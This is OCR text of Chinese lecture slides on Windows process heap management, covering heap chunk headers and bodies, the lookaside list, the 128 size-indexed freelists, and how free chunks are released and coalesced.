
- 堆块

每个堆中的内存按不同大小组织成块，以堆块为单位标识。

- 块首：堆块头部的若干字节，用来标识这个堆块的大小、使用状态（空闲/占用）等信息;
- 块身：紧跟在块首后面的部分，也是最终分配给用户使用的数据区。



Windows占用态堆块的数据结构




Windows空闲态堆块的数据结构

3.4 Windows进程堆的管理

- 快表（Lookaside list）

  单向链表

- 空闲双向链表（Freelist，简称空表）
  - 按照堆块的大小，Freelist共分为 128 条。
  - Freelist[0]索引了所有大于等于1K 字节的堆块
  - Freelist[1]索引了堆中所有大小为 8 字节的堆块
  - 之后每条索引的堆块大小递增 8 字节



free[0]
1024 bytes
2048 bytes
2048 bytes
4096 bytes
free[1]
8 bytes
8 bytes
8 bytes
8 bytes
free[2]
16 bytes
16 bytes
16 bytes
16 bytes
free[3]
24 bytes
24 bytes
24 bytes
24 bytes
free[4]
32 bytes
32 bytes
32 bytes
32 bytes
……
free[126]
1008 bytes
1008 bytes
1008 bytes
1008 bytes
free[127]
1016 bytes
1016 bytes
1016 bytes
1016 bytes

3.4 Windows进程堆的管理

- 堆块释放

  将堆块状态改为空闲，再链入相应的堆表。


- 堆块合并

  当操作系统发现两个空闲堆块彼此相邻，就会进行合并作。


  1) 将两个块从空闲链表中卸下
  2) 合并堆块
  3) 调整合并后堆块的块首信息
  4) 将合并后得到的新块重新链入空闲链表

